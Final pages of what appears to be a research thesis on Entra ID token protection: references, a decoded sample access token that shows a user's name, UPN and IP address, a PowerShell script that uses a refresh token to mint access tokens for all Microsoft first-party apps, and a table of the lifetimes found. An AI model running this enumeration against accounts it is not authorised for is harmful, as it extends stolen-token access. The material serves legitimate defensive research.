[Mic25f] Microsoft. *Enable per-user Microsoft Entra multifactor authentication to secure sign-in events*. July 2025. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/howto-mfa-userstates (visited on May 13, 2026).

[Mic25g] Microsoft. *Enforce Token Protection*. Apr. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/protecting-tokens-microsoft-entra-id#enforce-token-protection (visited on Apr. 29, 2026).

[Mic25h] Microsoft. *Evaluate conditions outside of issuing the token*. Feb. 2025. URL: https://learn.microsoft.com/en-us/security/zero-trust/develop/secure-with-cae#evaluate-conditions-outside-of-issuing-the-token (visited on Apr. 8, 2026).

[Mic25i] Microsoft. *How it works: Device registration*. June 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/device-registration-how-it-works#microsoft-entra-joined-in-managed-environments (visited on May 25, 2026).

[Mic25j] Microsoft. *ID tokens in the Microsoft identity platform*. May 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/id-tokens#token-lifetime (visited on May 10, 2026).

[Mic25k] Microsoft. *Microsoft Entra seamless single sign-on*. Apr. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/hybrid/connect/how-to-connect-sso (visited on May 25, 2026).

[Mic25l] Microsoft. *Microsoft identity platform and the OAuth 2.0 device authorization grant flow*. Jan. 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-device-code (visited on Apr. 8, 2026).

[Mic25m] Microsoft. *Overview of Microsoft Graph permissions*. Dec. 2025. URL: https://learn.microsoft.com/en-us/graph/permissions-overview?tabs=http#permission-types (visited on May 23, 2026).

[Mic25n] Microsoft. *Overview of permissions and consent in the Microsoft identity platform*. Mar. 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/permissions-consent-overview (visited on May 23, 2026).

[Mic25o] Microsoft. *Plan a single sign-on deployment - Single sign-on options*. Apr. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/plan-sso-deployment#single-sign-on-options (visited on June 4, 2026).

[Mic25p] Microsoft. *Protect against consent phishing - What is consent phishing?* Jan. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/enterprise-apps/protect-against-consent-phishing#what-is-consent-phishing (visited on June 11, 2026).

[Mic25q] Microsoft. *PRT issuance during first sign in (Windows)*. July 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token#prt-issuance-during-first-sign-in-windows (visited on May 25, 2026).

[Mic25r] Microsoft. *PRT usage during app token requests (Windows)*. July 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token#prt-usage-during-app-token-requests-windows (visited on May 25, 2026).

[Mic25s] Microsoft. *Refresh tokens in the Microsoft identity platform*. Nov. 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens#token-lifetime (visited on May 10, 2026).

[Mic25t] Microsoft. *Scopes and permissions in the Microsoft identity platform*. July 2025. URL: https://learn.microsoft.com/en-us/entra/identity-platform/scopes-oidc (visited on May 22, 2026).

[Mic25u] Microsoft. *Storm-2372 conducts device code phishing campaign*. Feb. 2025. URL: https://www.microsoft.com/en-us/security/blog/2025/02/13/storm-2372-conducts-device-code-phishing-campaign/ (visited on June 11, 2026).

[Mic25v] Microsoft. *Think before you Click(Fix): Analyzing the ClickFix social engineering technique*. Aug. 2025. URL: https://www.microsoft.com/en-us/security/blog/2025/08/21/think-before-you-clickfix-analyzing-the-clickfix-social-engineering-technique/ (visited on June 12, 2026).

[Mic25w] Microsoft. *Understanding Primary Refresh Token (PRT)*. July 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token (visited on Apr. 1, 2026).

[Mic25x] Microsoft. *What are Microsoft Entra sign-in logs?* Nov. 2025. URL: https://learn.microsoft.com/en-us/entra/identity/monitoring-health/concept-sign-ins (visited on May 15, 2026).

[Mic25y] Microsoft. *What is Microsoft Entra ID Protection?* Oct. 2025. URL: https://learn.microsoft.com/en-us/entra/id-protection/overview-identity-protection (visited on May 2, 2026).

[Mic25z] Microsoft. *When does a PRT get an MFA claim?* July 2025. URL: https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token#when-does-a-prt-get-an-mfa-claim (visited on May 25, 2026).

[Mic26a] Microsoft. *[MS-OAPXBC]: OAuth 2.0 Protocol Extensions for Broker Clients*. Apr. 2026. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oapxbc/ (visited on May 29, 2026).

[Mic26b] Microsoft. *3.1.5.1.3.3 Processing Details*. Apr. 2026. URL: https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-oapxbc/89dfb8d6-23b8-4963-8908-91b34340e367 (visited on June 10, 2026).

[Mic26c] Microsoft. *Agent identities in Microsoft Entra Agent ID*. May 2026. URL: https://learn.microsoft.com/en-us/entra/agent-id/agent-identities (visited on June 15, 2026).

[Mic26d] Microsoft. *Authentication methods supported by Microsoft Entra ID*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/overview-authentication#authentication-methodssupported-by-microsoft-entra-id (visited on Apr. 7, 2026).

[Mic26e] Microsoft. *Authentication protocols in agents*. June 2026. URL: https://learn.microsoft.com/en-us/entra/agent-id/agent-oauth-protocols (visited on June 15, 2026).

[Mic26f] Microsoft. *Block access by location*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-block-by-location (visited on May 1, 2026).

[Mic26g] Microsoft. *Block authentication flows with Conditional Access policy*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-block-authentication-flows#device-code-flow-policies (visited on Apr. 28, 2026).

[Mic26h] Microsoft. *Block unknown or unsupported device platform*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-all-users-device-unknown-unsupported (visited on May 28, 2026).

[Mic26i] Microsoft. *Conditional Access: Network assignment*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-assignment-network (visited on Apr. 27, 2026).

[Mic26j] Microsoft. *Conditional Access: Session - Sign-in frequency*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-session#sign-in-frequency (visited on May 13, 2026).

[Mic26k] Microsoft. *Configure and enable risk policies*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/id-protection/howto-identity-protection-configure-risk-policies (visited on May 2, 2026).

[Mic26l] Microsoft. *Continuous access evaluation*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation (visited on Apr. 2, 2026).

[Mic26m] Microsoft. *Continuous access evaluation - Enable after a user is disabled*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation#enable-after-a-user-is-disabled (visited on May 14, 2026).

[Mic26n] Microsoft. *Continuous access evaluation - Token lifetime*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation#token-lifetime (visited on May 14, 2026).

[Mic26o] Microsoft. *Continuous access evaluation for workload identities*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-workload#enable-your-application (visited on May 5, 2026).

[Mic26p] Microsoft. *Create a compliance policy in Microsoft Intune*. Apr. 2026. URL: https://learn.microsoft.com/en-us/intune/device-security/compliance/create-policy (visited on Apr. 29, 2026).

[Mic26q] Microsoft. *Customize continuous access evaluation*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-conditional-access-session#customize-continuous-access-evaluation (visited on May 11, 2026).

[Mic26r] Microsoft. *Enable compliant network check with Conditional Access*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/global-secure-access/how-to-compliant-network#protect-your-resources-behind-the-compliant-network (visited on May 1, 2026).

[Mic26s] Microsoft. *Enterprise access model - Evolution from the AD tier model*. May 2026. URL: https://learn.microsoft.com/en-us/security/privileged-access-workstations/privileged-access-access-model#evolution-from-the-ad-tier-model (visited on June 15, 2026).

[Mic26t] Microsoft. *Exception for IP address variations and how to turn off the exception*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation#exception-for-ip-address-variations-and-how-to-turn-off-the-exception (visited on July 16, 2026).

[Mic26u] Microsoft. *Get started with phishing-resistant passwordless authentication deployment in Microsoft Entra ID*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/how-to-plan-prerequisites-phishing-resistant-passwordless-authentication (visited on Apr. 28, 2026).

[Mic26v] Microsoft. *How are these locations defined?* Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-assignment-network#how-are-these-locations-defined (visited on May 1, 2026).

[Mic26w] Microsoft. *Inside an AI-enabled device code phishing campaign*. Apr. 2026. URL: https://www.microsoft.com/en-us/security/blog/2026/04/06/ai-enabled-device-code-phishing-campaign-april-2026/ (visited on June 11, 2026).

[Mic26x] Microsoft. *Manage device identities using the Microsoft Entra admin center - Configure device settings*. Feb. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/devices/manage-device-identities#configure-device-settings (visited on May 30, 2026).

[Mic26y] Microsoft. *Mandatory multifactor authentication for Azure and admin portals*. Jan. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/concept-mandatory-multifactor-authentication (visited on Apr. 1, 2026).

[Mic26z] Microsoft. *Microsoft Entra joined devices*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/devices/concept-directory-join (visited on June 5, 2026).

[Mic26aa] Microsoft. *Microsoft identity platform and OAuth 2.0 implicit grant flow*. Jan. 2026. URL: https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-implicit-grant-flow (visited on June 19, 2026).

[Mic26ab] Microsoft. *Microsoft-managed Conditional Access policies*. May 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/managed-policies (visited on July 22, 2026).

[Mic26ac] Microsoft. *Monitor and troubleshoot continuous access evaluation*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/howto-continuous-access-evaluation-troubleshoot (visited on May 15, 2026).

[Mic26ad] Microsoft. *Nested app authentication*. Feb. 2026. URL: https://learn.microsoft.com/en-us/microsoftteams/platform/concepts/authentication/nested-authentication (visited on July 16, 2026).

[Mic26ae] Microsoft. *OpenID Connect on the Microsoft identity platform*. Jan. 2026. URL: https://learn.microsoft.com/en-us/entra/identity-platform/v2-protocols-oidc#protocol-diagram-access-token-acquisition (visited on Apr. 8, 2026).

[Mic26af] Microsoft. *Passwordless authentication*. 2026. URL: https://www.microsoft.com/en-us/security/business/solutions/passwordless-authentication (visited on Apr. 28, 2026).

[Mic26ag] Microsoft. *Phishing-resistant authentication methods*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/authentication/overview-authentication#phishing-resistant-authentication-methods (visited on Apr. 28, 2026).

[Mic26ah] Microsoft. *Plan a Conditional Access deployment*. June 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/plan-conditional-access#overview (visited on June 4, 2026).

[Mic26ai] Microsoft. *Remediate risks and unblock users*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/id-protection/howto-identity-protection-remediate-unblock (visited on May 2, 2026).

[Mic26aj] Microsoft. *Request an ID token as well or hybrid flow*. Jan. 2026. URL: https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-auth-code-flow#request-an-id-token-as-well-or-hybrid-flow (visited on Apr. 9, 2026).

[Mic26ak] Microsoft. *Require device compliance with Conditional Access*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/policy-all-users-device-compliance (visited on Apr. 29, 2026).

[Mic26al] Microsoft. *Revoke user access in Microsoft Entra ID*. Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/users/users-revoke-access#microsoft-entra-environment (visited on Apr. 29, 2026).

[Mic26am] Microsoft. *Run KQL queries on the Microsoft Sentinel data lake*. May 2026. URL: https://learn.microsoft.com/en-us/azure/sentinel/datalake/kql-queries#kql-queries-in-the-defender-portal (visited on May 15, 2026).

[Mic26an] Microsoft. *Security update to remove KDFv1 algorithm support in Microsoft Entra authentication*. June 2026. URL: https://learn.microsoft.com/en-us/entra/identity/devices/deprecation-key-derivation-function-version-1 (visited on May 28, 2026).

[Mic26ao] Microsoft. *Simulate Risk Detections in Microsoft Entra ID Protection*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/id-protection/howto-identity-protection-simulate-risk (visited on May 13, 2026).

[Mic26ap] Microsoft. *Strictly enforce location policies using continuous access evaluation (preview)*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-continuous-access-evaluation-strict-enforcement (visited on May 1, 2026).

[Mic26aq] Microsoft. *Token Protection Deployment Guide - Windows*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/deployment-guide-token-protection-windows (visited on Apr. 29, 2026).

[Mic26ar] Microsoft. *Token Protection in Microsoft Entra Conditional Access*. Mar. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/concept-token-protection (visited on Apr. 2, 2026).

[Mic26as] Microsoft. *Universal Continuous Access Evaluation*. Feb. 2026. URL: https://learn.microsoft.com/en-us/entra/global-secure-access/concept-universal-continuous-access-evaluation (visited on May 6, 2026).

[Mic26at] Microsoft. *Use security baselines to help secure Windows devices you manage with Microsoft Intune*. Apr. 2026. URL: https://learn.microsoft.com/en-us/intune/device-security/security-baselines/overview (visited on Apr. 29, 2026).

[Mic26au] Microsoft. *What is Conditional Access?* Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/identity/conditional-access/overview (visited on June 4, 2026).

[Mic26av] Microsoft. *What is Global Secure Access?* Apr. 2026. URL: https://learn.microsoft.com/en-us/entra/global-secure-access/overview-what-is-global-secure-access (visited on May 1, 2026).

[Mic26aw] Microsoft. *Windows MDM security baseline settings reference for Microsoft Intune*. Apr. 2026. URL: https://learn.microsoft.com/en-us/intune/device-security/security-baselines/ref-windows-mdm-settings?pivots=mdm-25h2 (visited on Apr. 29, 2026).

[Mic] Microsoft. *What is security service edge (SSE)?* URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-security-service-edge-sse#importanceofsse (visited on May 1, 2026).

[Mol20] Dirk-jan Mollema. *Digging further into the Primary Refresh Token*. Aug. 2020. URL: https://dirkjanm.io/digging-further-into-the-primary-refresh-token/ (visited on May 29, 2026).

[Mol23] Dirk-jan Mollema. *Phishing for Primary Refresh Tokens and Windows Hello keys*. Oct. 2023. URL: https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens/ (visited on May 29, 2026).

[Mol25] Dirk-jan Mollema. *One Token to rule them all - obtaining Global Admin in every Entra ID tenant via Actor tokens*. Sept. 2025. URL: https://dirkjanm.io/obtaining-global-admin-in-every-entra-id-tenant-with-actor-tokens/ (visited on Apr. 1, 2026).

[Mos26] Fabian Mosh. *The 429 Microsoft Graph Mystery*. May 2026. URL: https://www.r-tec.net/r-tec-blog-the-429-microsoft-graph-mystery.html (visited on May 21, 2026).

[Mün26] Universität Münster. *Warnung vor Angriffen mit gefälschten Captchas (ClickFix)*. May 2026. URL: https://www.uni-muenster.de/Informationssicherheit/sammler/Warnung_ClickFix_20260507.html (visited on June 12, 2026).

[OWA24] OWASP. *OWASP Top 10 for LLM Applications 2025*. Nov. 2024. URL: https://genai.owasp.org/resource/owasp-top-10-for-llm-applications-2025/ (visited on July 16, 2026).

[OWA25] OWASP. *OWASP Top 10 for Agentic Applications for 2026*. Dec. 2025. URL: https://genai.owasp.org/resource/owasp-top-10-for-agentic-applications-for-2026/ (visited on Aug. 5, 2026).

[Par+25] Aaron Parecki, Philippe De Ryck, and David Waite. *OAuth 2.0 for Browser-Based Applications*. Internet-Draft draft-ietf-oauth-browser-based-apps-26. Work in Progress. Internet Engineering Task Force, Dec. 2025. 68 pp. URL: https://datatracker.ietf.org/doc/draft-ietf-oauth-browser-based-apps/26/.

[Puj18] Guillaume Pujol. *OAuth 2.0 Token Revocation List*. Internet-Draft draft-gpujol-oauth-atrl-01. Work in Progress. Internet Engineering Task Force, Sept. 2018. 9 pp. URL: https://datatracker.ietf.org/doc/draft-gpujol-oauth-atrl/01/.

[Ric15] Justin Richer. *OAuth 2.0 Token Introspection*. RFC 7662. Oct. 2015. DOI: 10.17487/RFC7662. URL: https://www.rfc-editor.org/info/rfc7662.

[Sak+15] Nat Sakimura, John Bradley, and Naveen Agarwal. *Proof Key for Code Exchange by OAuth Public Clients*. RFC 7636. Sept. 2015. DOI: 10.17487/RFC7636. URL: https://www.rfc-editor.org/info/rfc7636.

[Sak+21a] Nat Sakimura, John Bradley, and Edmund Jay. *Financial-grade API Security Profile 1.0 - Part 1: Baseline*. Specification, OpenID Foundation. Mar. 2021. URL: https://openid.net/specs/openid-financial-api-part-1-1_0.html.

[Sak+21b] Nat Sakimura, John Bradley, and Edmund Jay. *Financial-grade API Security Profile 1.0 - Part 2: Advanced*. Specification, OpenID Foundation. Mar. 2021. URL: https://openid.net/specs/openid-financial-api-part-2-1_0.html.

[Sak+21c] Nat Sakimura, John Bradley, and Michael B. Jones. *The OAuth 2.0 Authorization Framework: JWT-Secured Authorization Request (JAR)*. RFC 9101. Aug. 2021. DOI: 10.17487/RFC9101. URL: https://www.rfc-editor.org/info/rfc9101.

[Sak+23] Nat Sakimura, John Bradley, Mike Jones, et al. *OpenID Connect Core 1.0 incorporating errata set 2*. Specification, OpenID Foundation. Dec. 2023. URL: https://openid.net/specs/openid-connect-core-1_0.html.

[Sec26] Hive Security. *Entra ID Attacks in Practice: Device Code Phishing, PRT Theft, and Conditional Access Bypass*. May 2026. URL: https://hivesecurity.gitlab.io/blog/entra-id-attacks-device-code-prt-conditional-access/ (visited on July 15, 2026).

[Sla24] Dimitrios Slamaris. *Understanding Primary Refresh Tokens and CVE-2021-33779: How "Pass-the-PRT" was eliminated*. May 2024. URL: https://blog.3or.de/understanding-primary-refresh-tokens-and-cve-2021-33779-how-pass-the-prt-was-eliminated (visited on May 29, 2026).

[Syy20] Nestori Syynimaa. *Introducing a new phishing technique for compromising Office 365 accounts*. Oct. 2020. URL: https://aadinternals.com/post/phishing/#new-phishing-technique-device-code-authentication (visited on July 4, 2026).

[Syy25] Nestori Syynimaa. *Deep-dive to Entra ID Token Theft Protection*. Sept. 2025. URL: https://aadinternals.com/talks/Deep-dive%20to%20Entra%20ID%20Token%20Theft%20Protection.pdf (visited on June 9, 2026).

[Syy+25] Nestori Syynimaa and Daniel Goltz. *Defending Against the Evolving OAuth Attack Landscape*. Sept. 2025. URL: https://aadinternals.com/talks/Defending%20Against%20the%20Evolving%20OAuth%20Attack%20Landscape.pdf (visited on June 9, 2026).

[Tsa21] Omer Tsarfati. *Bypassing Windows Hello for Business and Pleasure*. Aug. 2021. URL: https://i.blackhat.com/USA21/Wednesday-Handouts/us-21-Tsarfati-Bypassing-Windows-Hello-For-Busniess-And-Pleasure.pdf (visited on July 6, 2026).

[Tul+25] Atul Tulshibagwale, Tim Cappalli, Marius Scurtescu, et al. *OpenID Shared Signals Framework Specification 1.0*. Specification, OpenID Foundation. Aug. 2025. URL: https://openid.net/specs/openid-sharedsignals-framework-1_0.html.

[Wal25] Hope Walker. *NAA or BroCI...? Let Me Explain*. Oct. 2025. URL: https://specterops.io/blog/2025/10/15/naa-or-broci-let-me-explain/ (visited on July 16, 2026).

[Wil21] Lee Christensen Will Schroeder. *Certified Pre-Owned - Abusing Active Directory Certificate Services*. June 2021. URL: https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf (visited on July 6, 2026).

[Win25] Ralf Wintergerst. *Cloud Report 2025: Status Quo und Trends in Wirtschaft und Politik*. June 2025. URL: https://www.bitkom.org/sites/main/files/2025-06/bitkom-pressekonferenz-cloud-report-2025-praesentation.pdf (visited on Apr. 1, 2026).

[Wor26] World Wide Web Consortium (W3C). *Web Authentication: An API for Accessing Public Key Credentials*. Candidate Recommendation Snapshot. Version Level 3. May 2026. URL: https://www.w3.org/TR/2026/CR-webauthn-3-20260526/ (visited on July 5, 2026).

A Appendix A: Example Entra ID Access Token


```
{
  "typ": "JWT",
  "nonce": "KNLvdXIWUJMUAzlYGsSBuhxO7ORez5NPkCt21nK0EGU",
  "alg": "RS256",
  "x5t": "wh06sEkzLHJ5sNNaUyRY2_6O8K0",
  "kid": "wh06sEkzLHJ5sNNaUyRY2_6O8K0"
}.{
  "aud": "https://graph.microsoft.com",
  "iss": "https://sts.windows.net/1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9/",
  "iat": 1780566555,
  "nbf": 1780566555,
  "exp": 1780653255,
  "acct": 0,
  "acr": "1",
  "acrs": [
    "p1"
  ],
  "aio": "AXQAi/8cAAAAbojAnaRAfPVueLVZDkZmiXgIWke+zG4aZSv3gC9uvHYbo4bJhcmgpk9E5yOHpciPVqse
↪ xyEJxy0EyKrLN+Uv8CNThsADW4UW66ZcZs2PZ+GWfFZZ9CxUgnp5Jg/uzYyxLyVFfLwAv5r2rLrz+SIbEQ==",
  "amr": [
    "pwd",
    "mfa"
  ],
  "app_displayname": "Microsoft Office",
  "appid": "d3590ed6-52b3-4102-aeff-aad2292ab01c",
  "appidacr": "0",
  "idtyp": "user",
  "ipaddr": "2a02:810c:886:8300:7407:702f:1748:d6a0",
  "name": "Niklas Kerner",
  "oid": "976c3017-188b-4a4e-a6f9-d402578c6275",
  "platf": "3",
  "puid": "10032004AA654E75",
  "rh": "1.AYEApMXoHC1470uzpW5-UaeV-QMAAAAAAAAAwAAAAAAAAAAAAMmBAA.",
  "scp": "AuditLog.Create Calendar.ReadWrite Calendars.Read.Shared Calendars.ReadWrite Cha
↪ nnel.Create Channel.ReadBasic.All ChannelMember.ReadWrite.All ChannelMessage.Read.All C
↪ hannelMessage.Send ChannelSettings.ReadWrite.All Chat.Create Chat.ReadWrite ChatMember.
↪ ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.A
↪ ll Directory.Read.All email Files.Read Files.Read.All Files.ReadWrite.All FileStorageCo
↪ ntainer.Selected Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Ma
↪ il.ReadWrite Mail.Send Notes.Create openid Organization.Read.All People.Read People.Rea
↪ d.All Printer.Read.All PrinterShare.ReadBasic.All PrintJob.Create PrintJob.ReadWriteBas
↪ ic profile Reports.Read.All SensitiveInfoType.Detect SensitiveInfoType.Read.All Sensiti
```

```
↪ vityLabel.Evaluate Tasks.ReadWrite Team.ReadBasic.All TeamMember.ReadWrite.All TeamsTab
↪ .ReadWriteForChat User.Read.All User.ReadBasic.All User.ReadWrite Users.Read",
  "sid": "004e9d1a-7857-8743-3e67-67cc59e22e8a",
  "signin_state": [
    "kmsi"
  ],
  "sub": "NAeGfOjp_GAxdnzw-8B2p8x3L_BopAQKcLXLZxTRfEM",
  "tenant_region_scope": "EU",
  "tid": "1ce8c5a4-782d-4bef-b3a5-6e7e51a795f9",
  "unique_name": "nkerner@unicorndirectory.onmicrosoft.com",
  "upn": "nkerner@unicorndirectory.onmicrosoft.com",
  "uti": "iYb2bSvSDkOfkZZMtpldAA",
  "ver": "1.0",
  "wids": [
    "62e90394-69f5-4237-9190-012177145e10",
    "f2ef992c-3afb-46b9-b7cf-a126ee74c451",
    "b79fbf4d-3ef9-4689-8143-76b194e85509"
  ],
  "xms_act_fct": "3 5",
  "xms_cc": [
    "cp1"
  ],
  "xms_ftd": "O4w9oCDy48ECPwuz1wnDTdEbqZ2Y4jFdtk1MHJD9z1sBZXVyb3Blbm9ydGgtZHNtcw",
  "xms_idrel": "22 1",
  "xms_pftexp": 1780739655,
  "xms_ssm": "1",
  "xms_st": {
    "sub": "MM0d9Xvy4VTFVE-NZin9qLEgC-r8BlFKK1_uDECHIDI"
  },
  "xms_sub_fct": "3 14",
  "xms_tcdt": 1618561357,
  "xms_tdbr": "EU",
  "xms_tnt_fct": "3 10"
}.[Signature]
```

B Appendix B: PowerShell Script for Analyzing CAE Support

```
param(
    [string]$ClientId = "d3590ed6-52b3-4102-aeff-aad2292ab01c",
    [string]$Tenant = "common",
    [int]$BatchSize = 100
)

$CSVUrl = "https://raw.githubusercontent.com/merill/microsoft-info/main/_info/MicrosoftApp
↪ s.csv"
$TokenEndpoint = "https://login.microsoftonline.com/$Tenant/oauth2/v2.0/token"
$Claims = ( @{"access_token" = @{ "xms_cc" = @{ "values" = @("cp1") } } } | ConvertTo-Json
↪  -Compress -Depth 99 )

$Apps = Invoke-RestMethod -Uri $CSVUrl | ConvertFrom-Csv
$Timestamp = Get-Date -Format "yyyy-MM-dd_HH-mm-ss"
$OutputFile = ".\TokenResearch_AllApps_$Timestamp.csv"

Write-Host "Results will be saved to $OutputFile" -ForegroundColor Cyan

$Results = @()
$Counter = 0
$Total   = $Apps.Count

# Enumerate Resources via OAuth 2.0 Refresh Token Authorization Grant
# Request CAE access token for the specified ClientId for every resource
foreach ($App in $Apps) {

    $Counter++
    $AppId = $App.AppId
    $AppName = $App.AppDisplayName
    $Scope = "$AppId/.default"

    Write-Host "[$Counter / $Total] Testing $AppName ($AppId)" -ForegroundColor Yellow

    # Define schema for CSV file
    $Row = [ordered]@{
        AppName          = $AppName
        AppId            = $AppId
        Status           = $null
        CAE              = $false
        aud              = $null
        iss              = $null
        iat              = $null
```

```
        exp              = $null
        IssuedAt         = $null
        ExpirationDate   = $null
        ValidForHours    = $null
        Claims           = $null
        AccessToken      = $null
        Error            = $null
    }

    # $refreshToken must be requested with e.g. TokenTacticsV2 (https://github.com/f-bader
↪ /TokenTacticsV2) before starting the script
    # ipmo .\TokenTactics.psd1
    # Get-EntraIDToken -Client Custom  -ClientID "d3590ed6-52b3-4102-aeff-aad2292ab01c" -S
↪ cope "https://graph.microsoft.com/.default offline_access"
    # $refreshToken = $response.refresh_token
    $Body = @{
        grant_type    = "refresh_token"
        client_id     = $ClientId
        scope         = $Scope
        refresh_token = $refreshToken
    }

    # Add CAE claim to request body
    $Body.Add("claims", $Claims)

    # Request CAE access token
    try {
        $Response = Invoke-RestMethod `
            -Method Post `
            -Uri $TokenEndpoint `
            -Body $Body `
            -ErrorAction Stop

        # Use TokenTacticsV2 built-in parser
        $ATClaims = Parse-JWTtoken $Response.access_token

        # CAE detection
        $IsCAE = $false
        if ($ATClaims.xms_cc -contains "cp1") {
            $IsCAE = $true
        }

        # Fill schema for CSV file
        $Row.Status         = "SUCCESS"
```

```
        $Row.CAE            = $IsCAE
        $Row.aud            = $ATClaims.aud
        $Row.iss            = $ATClaims.iss
        $Row.iat            = $ATClaims.iat
        $Row.exp            = $ATClaims.exp
        $Row.IssuedAt       = $ATClaims.IssuedAt
        $Row.ExpirationDate = $ATClaims.ExpirationDate
        $Row.ValidForHours  = $ATClaims.ValidForHours
        $Row.Claims         = $ATClaims
        $Row.AccessToken    = $Response.access_token

        Write-Host "SUCCESS | CAE: $IsCAE" -ForegroundColor Green
    }
    catch {
        $Row.Status = "FAILED"
        $Row.Error  = $_.Exception.Message
        Write-Host "FAILED" -ForegroundColor Red
    }

    $Results += [PSCustomObject]$Row

    # Export results to CSV - save every 100 apps
    if ($Counter % $BatchSize -eq 0) {

        Write-Host "Saving batch at $Counter apps..." -ForegroundColor Cyan

        if (-not (Test-Path $OutputFile)) {
            $Results | Export-Csv $OutputFile -NoTypeInformation
        }
        else {
            $Results | Export-Csv $OutputFile -NoTypeInformation -Append
        }

        $Results = @()  # clear memory buffer
    }
}

# Save remaining results
if ($Results.Count -gt 0) {
    Write-Host "Saving final batch..." -ForegroundColor Cyan

    if (-not (Test-Path $OutputFile)) {
        $Results | Export-Csv $OutputFile -NoTypeInformation
    }
```

```
    else {
        $Results | Export-Csv $OutputFile -NoTypeInformation -Append
    }
}

Write-Host "`nCompleted. Results saved to $OutputFile"
```

C Appendix C: Table CAE Support

AppName	AppId	ValidForHours
Windows Azure Active Directory	00000002-0000-0000-c000-000000000000	1.50
Office 365 Exchange Online	00000002-0000-0ff1-ce00-000000000000	24.39
Microsoft Graph	00000003-0000-0000-c000-000000000000	24.08
Office 365 SharePoint Online	00000003-0000-0ff1-ce00-000000000000	1.33
Microsoft Office 365 Portal	00000006-0000-0ff1-ce00-000000000000	1.46
Dataverse	00000007-0000-0000-c000-000000000000	1.53
Power BI Service	00000009-0000-0000-c000-000000000000	1.32
Microsoft Teams UIS	1996141e-2b07-4491-927a-5a024b335c78	1.58
Common Data Service License Management	1c2909a7-6432-4263-a70d-929a3c1f9ee5	1.40
Skype Presence Service	1e70cd27-4707-4589-8ec5-9bd20c472a46	22.41
Microsoft People Cards Service	394866fc-eedb-4f01-8536-3ff84b16be2a	1.54
IC3 Gateway	39aaf054-81a5-48c7-a4f8-0293012095b9	24.08
WeveEngine	3c896ded-22c5-450f-91f6-3d1ef0848f6e	1.19
PowerApps Service	475226c6-020e-4fb2-8a90-7a972cbfc1d4	1.12
Skype and Teams Tenant Admin API	48ac35b8-9aa8-4d74-927d-1f4a14a0b239	1.26
Exchange Admin Center	497effe9-df71-4043-a8bb-14cf78c4b63b	1.43
Azure DevOps	499b84ac-1321-427f-aa17-267ca6975798	1.17
IC3 Gateway TestClone	55bdc56c-2b15-4538-aa37-d0c008c8c430	1.30
Internet resources with Global Secure Access	5dc48733-b5df-475c-a49b-fa307ef00853	1.35
Microsoft Customer Engagement Portal	71234da4-b92f-429d-b8ec-6e62652e50d7	1.13
Power Platform Data Analytics	7dcff627-a295-4553-9229-b1f3513f82a8	1.22
Microsoft 365 Security and Compliance Center	80ccca67-54bd-44ab-8625-4b79c4dc7775	1.16
